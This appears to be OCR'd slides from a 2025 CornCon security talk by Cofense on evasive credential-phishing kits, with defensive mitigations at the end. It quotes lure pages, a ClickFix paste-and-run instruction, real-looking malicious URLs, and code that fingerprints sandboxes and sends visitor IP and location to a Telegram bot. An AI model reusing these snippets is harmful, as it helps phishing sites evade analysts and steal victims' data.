
Download anyway

Long Lived Domains



lambert-family.net/.cc/.lo/1.html
lambert-family.net/.cc/.lo/1.html
PHISHME
COFENSE
Microsoft
Sign in
Email, phone, or Skype
Password
Next
No account? Create one!
Can't access your account?

ClickFix, FileFix, and Clipboard Poisoning



Unable to open the invoice viewer application. Please follow these steps:


Click **FIX IT**

FIX IT

After:

WIN+R CTRL+V ENTER

Blob URI/URL



blob:https://britishcounsel.org.in/8c4f5207-ccab-4fc1-a62b-8c9571bbc1a7

OneDrive

Please select your email provider below and login to access shared document.

Sign in with Outlook

Sign in with Office365

Sign in with Aol


Sign in with Yahoo!

Sign in with Other Email

© 2024 Microsoft OneDrive. All right reserved

Credential Phishing Kit Pages


Browser Language Filtering



```
// Localization assessment - enhanced
const languages = navigator.languages;
if (!languages || languages.length === 0) {
    analyticsScore += 1;
    envData_Ojipok_Icec.sandbox.push('Localization data H: no languages detected');
} else if (languages.length === 1 && languages[0] === 'en-US') {
    analyticsScore += 0.5;
    envData_Ojipok_Icec.sandbox.push('Localization data H: only en-US detected');
}

// Check for language/timezone mismatches
const timezone = Intl.DateTimeFormat().resolvedOptions().timeZone;
const language = navigator.language;
if (timezone === 'UTC' && !language.includes('en')) {
    analyticsScore += 1;
    envData_Ojipok_Icec.sandbox.push('Localization data H: timezone/language mismatch');
```

Browser User-Agent Filtering




3ae2621cc763f7e0a62e127c4
https://3ae2621cc763f7e0a62e127c42b6d-adobe.n59.r

Access Restricted

This resource is only available for Windows devices.


Browser Geo-Location Filtering



Acalolepta nivosa

From Wikipedia, the free encyclopedia

Acalolepta nivosa is a species of beetle in the family Cerambycidae. It was described by Adam White in 1858. It is known from India, Sri Lanka, Nepal, and Myanmar. It feeds on *Calotropis gigantea*.[1]




```
// Proceed with the rest of the code
// Get visitor's IP and User-Agent
fetch('https://api.ipify.org?format=json')
  .then(response => response.json())
  .then(data => {
    const ip = data.ip;
    const userAgent = navigator.userAgent;

    // Get location details using IP
    fetch(`https://ipapi.co/${ip}/json/`)
      .then(response => response.json())
      .then(locationData => {
        const location = `${locationData.city}, ${locationData.region}, ${locationData.country_name}`;
        const message = `RSVP VISITOR NOTIFICATION:\nIP: ${ip}\nUser-Agent: ${userAgent}\nLocation: ${location}`;

        const url = `https://api.telegram.org/bot${botToken}/sendMessage`;
```

Email Address Filtering

- Domain Tailoring
- Verification
- SOC Avoidance



Before we continue...
https://detailse14gs.stats.clorostick.com/b915275fcbe

You've received a secure link.


To open this secure link, we'll need you to enter the email that this item was shared to.

Enter email

Next
Terms of Use | Report Abuse
PHISHME COFENSE

Miami, Florida • United States • ISP: Packethub S.A.

CAPTCHA



mylodgrview.com

Verify you are human by completing the action below.

□ Verify you are human

Anti-Analysis TTPs

- Detect Developer Tools
- Detect Performance Metrics
- Detect Screen Size
- Prevent Keyboard Shortcuts
- Checks for Specific Tools Like Selenium
- Count Number and Legitimacy of Browser Plugins
- Detect Battery Characteristics
- Detect Audio Characteristics
- And More

General Mitigations

- Find Source of Contextual Intelligence
  - Ensure Employees Pay Attention to Context, for Example, Knowing That IT Does Not Use ConnectWise RAT
- Ensure Emails with Known Malicious URLs Are Removed from Inboxes
- Use Password Manager
- Use Phishing Simulations Based on Evolving Threats
  - Trained Employees Protect Other Employees
  - Employees Trained to be Suspicious of Emails Will Also be Suspicious of Credential Phishing Pages, Smishing, Vishing, etc.

SOC Focused Mitigations

- Ensure SOCs Are Using Tools to Bypass Obfuscation Methods
  - “User-Agent Switcher and Manager” Firefox and Chrome Plugin
  - “Locale Switcher” Firefox and Chrome Plugin
  - Provide SOCs with Multiple VPNs (Threat Actors Have Mapped Some VPN Provider Endpoints)
    - Ensure SOC Analysts Switch VPN Based on Context and Email Language
  - Use Physical Machines That Can Be Reimaged with Browser Installs Simulating Actual Usage (Bookmarks, Plugins, Customization)
  - Ensure SOCs (Even Outsourced Ones) Are Given Context for Tickets (Original Email) Not Just URLs

2025 CORNCON CYBERSECURITY CONFERENCE

MANIFEST YOUR INNER CYBER SUPERHERO!

DOCENT | studios presents CORNCON 11 • COMIC CORN 2025

Relevant Links

- Links to Blogs
- https://seceon.com/ai-powered-phishing-kits-the-new-frontier-in-social-engineering/
- URLScan from Slide 14:
- https://urlscan.io/result/1ebb2191-ee28-4b3c-aeb8-2696021c7029/#transactions